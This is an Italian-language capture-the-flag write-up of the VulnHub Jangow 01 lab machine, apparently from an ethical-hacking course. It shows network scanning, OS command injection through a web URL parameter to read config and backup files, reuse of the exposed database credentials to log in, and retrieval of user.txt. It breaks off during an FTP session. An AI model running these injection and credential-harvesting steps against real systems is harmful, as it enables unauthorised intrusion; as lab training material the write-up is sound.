



@	ooooooooooooooo#	#oooooooo&(. /&oooooooooooo
@	oooooooooooo&(. .oooooooooooo&%#####((//#&@@&	.&@@@@@
@	oooooooo& ooooooo&ooooo@%#####%&@*	./@@* &@@
@	oooo@*(ooooooo##/. .	.*@. .#&. &@@@&&
@	@@@, /oooooooo#,	.@. ,&, @@&&
@	@& ooooooo@.	@@@,@@@/ %. #, %@&
@@@#	@@@oooo@/ . @@@@oooo@	* . , @@
@@&	oooooooo* ooooooo	, @
@&	.oooooo(oooooooaaaaaaaoooo	*. &@
@@/	*oooooo/ @oooooo@#	@@
@@	.oooooo/ ooooooo@#	@# @@
@@	ooooooo@. ooooooo@	@@(@@
@&	.ooooooo@. , ooooooo * .@@@*(.@	
@@	,ooooooo@, ooooooo&%oooooo, ooooo(%&* &@	
@@&	ooooooo@ooooooo@ (ooooooo@oooo%@@/ &@	
@ @&	,ooooooo@ooooooo@,ooooooo&%ooooooo@oooo%* &@	
@ @@.	-ooooooo@ooooooo@ooooooo@ooooooo@oooo%* &@&	
@ @@@&	,ooooooo@ooooooo@ooooooo@ooooooo@oooo%/ &@@&&	
@ @@@@.	*%ooooooo@ooooooo@oooo&#/ . &@@@@&&	
@ ooooooo&	JANGOW &@@@	
@ &&&&&&&@@@&	@@(&@ @. %.@ @@%@ &@@@&&&&	
	&&@@@&% &/ (&&@@@&&&	



GODS OF HACKING

ETHICAL HACKERS

Jangow 01 - CTF Facile

L'obiettivo di oggi ci chiede di scaricare ed importare la macchina virtuale da questo link:

<https://download.vulnhub.com/jangow/jangow-01-1.0.1.ova>

Effettuare gli attacchi necessari per diventare root. Studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è test di BlackBox puro.

Per prima cosa, come richiesto dall'obiettivo scarichiamo e installiamo la macchina dal link presente sull'obiettivo, avviamo la macchina e la nostra kali, apriamo il terminal da kali e facciamo il comando “**sudo netdiscover -r 192.168.1.0/24**” tramite il quale facciamo una scansione della nostra rete per vedere tutti i dispositivi connessi a questa sub net. Come vediamo in figura alla riga 14 si trova l'IP che a noi interessa.


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.254	38:07:16:10:3c:58	2	128	FREEBOX SAS
192.168.1.13	08:bf:b8:1c:1c:25	1	60	ASUSTek COMPUTER INC.
192.168.1.5	64:57:25:6b:2f:37	1	60	Hui Zhou Gaoshengda Technology Co.,LTD
192.168.1.23	0a:b4:fe:48:a6:e3	1	60	Unknown vendor
192.168.1.7	34:60:f9:c8:3a:75	1	60	TP-Link Systems Inc
192.168.1.30	38:2c:e5:6e:fc:aa	1	60	Tuya Smart Inc.
192.168.1.6	54:af:97:ba:da:ed	1	60	TP-Link Systems Inc
192.168.1.48	a8:a1:59:26:0e:d5	1	60	ASRock Incorporation
192.168.1.2	a8:64:f1:c2:81:70	1	64	Intel Corporate
192.168.1.50	5c:c1:d7:a7:2a:1e	1	64	Samsung Electronics Co.,Ltd
192.168.1.43	48:e1:e9:b9:da:35	1	60	Chengdu Meross Technology Co., Ltd.
192.168.1.89	18:de:50:e1:b5:59	1	60	Tuya Smart Inc.
192.168.1.54	fc:3c:d7:23:d4:4e	1	60	Tuya Smart Inc.
192.168.1.140	08:00:27:b4:26:fb	1	60	PCS Systemtechnik GmbH
192.168.1.19	b0:e4:d5:ce:05:8f	1	64	Google, Inc.
192.168.1.94	50:fd:d5:1c:16:a2	1	60	SJT Industry Company

Adesso possiamo effettuare una scansione per vedere tutte le porte aperte sulla macchina target e lo faremo tramite il comando “**nmap -sS 192.168.1.140**”, dove otteniamo come risultato della scansione le porte 21/tcp e 80/http aperte.

```
(kali㉿kali)-[~]
$ nmap -sS 192.168.1.140
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 09:19 EDT
Nmap scan report for 192.168.1.140
Host is up (0.00040s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 08:00:27:B4:26:FB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 15.61 seconds
```




Apriamo, quindi, l'IP nel browser per inspezionarlo e come possiamo vedere dalla figura inn basso a destra, troviamo “Index del sito”, che sarebbe una pagina HTML di default nel nostro caso index.php.



A questo punto navighiamo sul sito trovato in cerca di informazioni, in alto a destra troviamo tre tasti: About, Projects e Buscar. About ci riporta sulla stessa pagina iniziale del sito che comprende la presentazione. Projects ci riporta alle foto.

Invece, Buscar ci porta a un URL (non funzionante correttamente). Quindi adesso proviamo ad aggiungere dei parametri per ispezionarlo meglio alla ricerca di informazioni utili da estrapolare.



Aggiungiamo ls -al nell'URL per verificarne il contenuto. Vediamo subito il suo contenuto in modo disordinato, quindi aggiungiamo il parametro **view-source**: prima dell'http per vedere il markup HTML originale caricato dal server. Notiamo subito diversi file interessanti tra cui WordPress.




Andiamo subito ad analizzarlo aggiungendolo all'URL - questo perché significa che WordPress è stato installato in una sottocartella chiamata wordpress sul server.

Ci porta nella pagina del sito di nuovo quindi nulla da analizzare qui.

Torniamo indietro allora ed analizziamo la cartella WordPress. Anche ci colpisce subito all'occhio "config.php" - un file contenente sicuramente un codice in php, che potrebbe esserci informazioni utili per il nostro scopo.



Scriviamo a questo punto 'cat WordPress/config.php' che ci mostrerà il contenuto del file. Come sospettavamo contiene informazioni interessanti come **\$username = 'desafio02'** e **\$password = 'abygurl69'**. Ovviamente abbiamo provato subito a fare il login sia nella macchina sia da terminale Kali in modalità Ftp, ma con queste credenziali non siamo riusciti ad entrare. Riprendiamo allora la nostra ricerca.




```

1 <?php
2 $servername = "localhost";
3 $database = "desafio02";
4 $username = "desafio02";
5 $password = "abygurl69";
6 // Create connection
7 $conn = mysqli_connect($servername, $username, $password, $database);
8 // Check connection
9 if (!$conn) {
10     die("Connection failed: " . mysqli_connect_error());
11 }
12 echo "Connected successfully";
13 mysqli_close($conn);
14 ?>
15
16

```

A questo punto volevo provare per altre vie e ad inserire un comando come `pwd` = Print Working Directory che Serve a stampare cioè a fare un print, della directory corrente in cui ti trovi nel terminale. Come in foto troviamo subito il path `/var/www/html/site`




```

1 /var/www/html/site
2
3

```

Esploriamo ovviamente la cartella trovando **.backup**, andiamo adesso a visualizzare il suo contenuto.




```

1 total 16
2 drwxr-xr-x 3 root      root      4096 Oct 31  2021 .
3 drwxr-xr-x 3 root      root      4096 Oct 31  2021 ..
4 -rw-r--r-- 1 www-data www-data  336 Oct 31  2021 .backup
5 drwxr-xr-x 6 www-data www-data 4096 Jun 10  2021 site
6
7

```

Utilizzando cat abbiamo ricevuto questa informazione come possiamo vedere nella figura a lato, e troviamo parte del santo Gral \$username = "jangow01" e \$password = "abygurl69"




```

1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14

```

Proviamo ad entrare nella macchina con queste credenziali, **et voilà!** Siamo dentro anche se solo come user.



```

JANGOW 01
REDE: 192.168.1.140

jangow01 login: jangow01
Password:
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações sólidas de segurança.

jangow01@jangow01:~$ whoami
jangow01
jangow01@jangow01:~$ ls
user.txt
jangow01@jangow01:~$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
jangow01@jangow01:~$ 

```

Entriamo ora in FTP esplorando tutte le directory e troviamo subito user.txt.
 Una volta fatto il download, lo apriamo direttamente dalla nostra kali scoprendo che si tratta un hash, che inalizzeremo in seguito

```
(kali㉿kali)-[~]
└─$ ftp 192.168.1.140
Connected to 192.168.1.140.
220 (vsFTPd 3.0.3)
